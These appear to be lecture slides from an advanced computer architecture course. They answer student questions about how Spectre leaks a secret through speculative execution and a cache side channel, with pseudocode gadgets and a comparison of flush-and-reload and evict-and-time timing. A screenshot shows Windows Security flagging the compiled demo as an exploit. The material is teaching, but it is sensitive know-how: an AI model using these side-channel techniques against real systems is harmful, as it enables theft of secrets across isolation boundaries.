








- Load unit initiates load from L1D cache
- Indexes L1D\$ data and tag
- Looks up virtual page number in DTLB
- If tag matches translation, data is forwarded to CDB
- If tag match fails, initiates L2 access



Student question

Q: could you explain what the operations on the s variable do when using it as an index
($r=B[16*(s&1)]$)?

re: "r=B[16*(s&1)]"

$s&1$ does a Boolean "and" with the bits of a, and the single one-bit "1".

So we get either a zero (if s was even) or one (if s was odd).

I multiplied by 16 to hit a different cache line (supposing that the cache line size is 16).

I chose this one-bit idea so we could talk about just two cache lines (on reflection, maybe it didn't simplify things!).

What happens in the spectre.c code is

```
s = array1[x]  
r = array2[s * 512]
```

where `array1` is a char array so `array1[x]` is an 8-bit value. Thus we ensure that whatever the value of `array1[x]`, the access to `array2` hits a distinct cache line.

Student question

Q: "If so I don't understand why you use this value for an index to another array? Surely you already have the data you need and don't need to probe the cache?"

The interesting case starts with this:

```

1: if (p is in bounds)
2:   s = *p
3: else
4:   throw bounds error exception
5: print s

```

If p is indeed in bounds, we get to print s - but sadly s isn't a secret, since p was in-bounds.

If p is not in-bounds, we (might) speculatively execute the load instruction to fetch *p, but we discover the branch misprediction and roll back - so we can't print s.

So here's the trick: we do something with s, while we are still on the speculative path, that betrays the secret.

Like using the value of s to allocate a cache line. This is what the code on the slide does:

```

1: if (p is in bounds)
2:   s = *p
3:   r=B[16*(s&1)]
4: else
5:   throw bounds error exception
6: print s, r

```

Now, when we speculatively execute line 2, in the out-of-bounds case, s is a secret.

And line 3 results in a load instruction to one of two addresses: B[0] or B[16].

The misprediction is detected as before, at some later point (eg line 6). We roll back, so we can't print s or r.

But the cache allocation due to line 3 is still there.

So now we can do a timing analysis to (probably) discover whether B[0] or B[16] was allocated.

WSL2 on Windows11 21h2 22000.1098 on i7-7567U

The image shows a Windows 11 taskbar with two open windows. On the left is a terminal window titled 'phjk@PaulsNUC: ~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$' showing a command-line session. On the right is the 'Windows Security' app, specifically the 'Virus & threat protection' section. A green arrow points from the terminal window to the Windows Security app, highlighting the connection between the two.

phjk@PaulsNUC:~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$ gcc spectre-forslides.c
phjk@PaulsNUC:~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$ file a.out
a.out: writable, executable, regular file, no read permission
phjk@PaulsNUC:~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$ ls -l a.out
-rwxrwxrwx 1 phjk phjk 17184 Nov 14 23:45 a.out
phjk@PaulsNUC:~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$ ls -l a.out
-rwxrwxrwx 1 phjk phjk 17184 Nov 14 23:45 a.out
phjk@PaulsNUC:~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$ ls -l a.out
-rwxrwxrwx 1 phjk phjk 17184 Nov 14 23:45 a.out
phjk@PaulsNUC:~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$ ls -l a.out
-rwxrwxrwx 1 phjk phjk 17184 Nov 14 23:45 a.out
phjk@PaulsNUC:~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$ ls -l a.out
-rwxrwxrwx 1 phjk phjk 17184 Nov 14 23:45 a.out
phjk@PaulsNUC:~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$ ls -l a.out
ls: cannot access 'a.out': No such file or directory
phjk@PaulsNUC:~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$ ls -l a.out
ls: cannot access 'a.out': No such file or directory
phjk@PaulsNUC:~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$ ls -l a.out
ls: cannot access 'a.out': No such file or directory
phjk@PaulsNUC:~/Documents/Teaching/AdvancedComputerArch/2022-2023/Lectures/Ch05\$

Windows Security

← ⏺

🛡️ Virus & threat protection

Protection for your device against threats.

⌚ Current threats

Threats found. Start the recommended actions.

Exploit:Linux/Spectre.A!xp	Severe
14/11/2022 23:38 (Active)	
Exploit:Linux/Spectre.A!xp	Severe
14/11/2022 23:38 (Active)	

Start actions

Student question: evict&time vs flush&reload

- ▶ Hello, I dont really understand the difference between evict and time and flush and reload.
- ▶ They are indeed similar. The difference lies in what is being timed.
- ▶ With Flush and Reload, the attacker times their own code, a loop that accesses the array whose elements might have been allocated.
- ▶ With Evict and Time, the attacker times the victim's code: it runs the victim code first to establish a baseline time (perhaps multiple times). It then evicts a cache line that the victim might use - and times the victim code again.
- ▶ The idea is that if the victim actually accesses the evicted line, the time should be slower this time.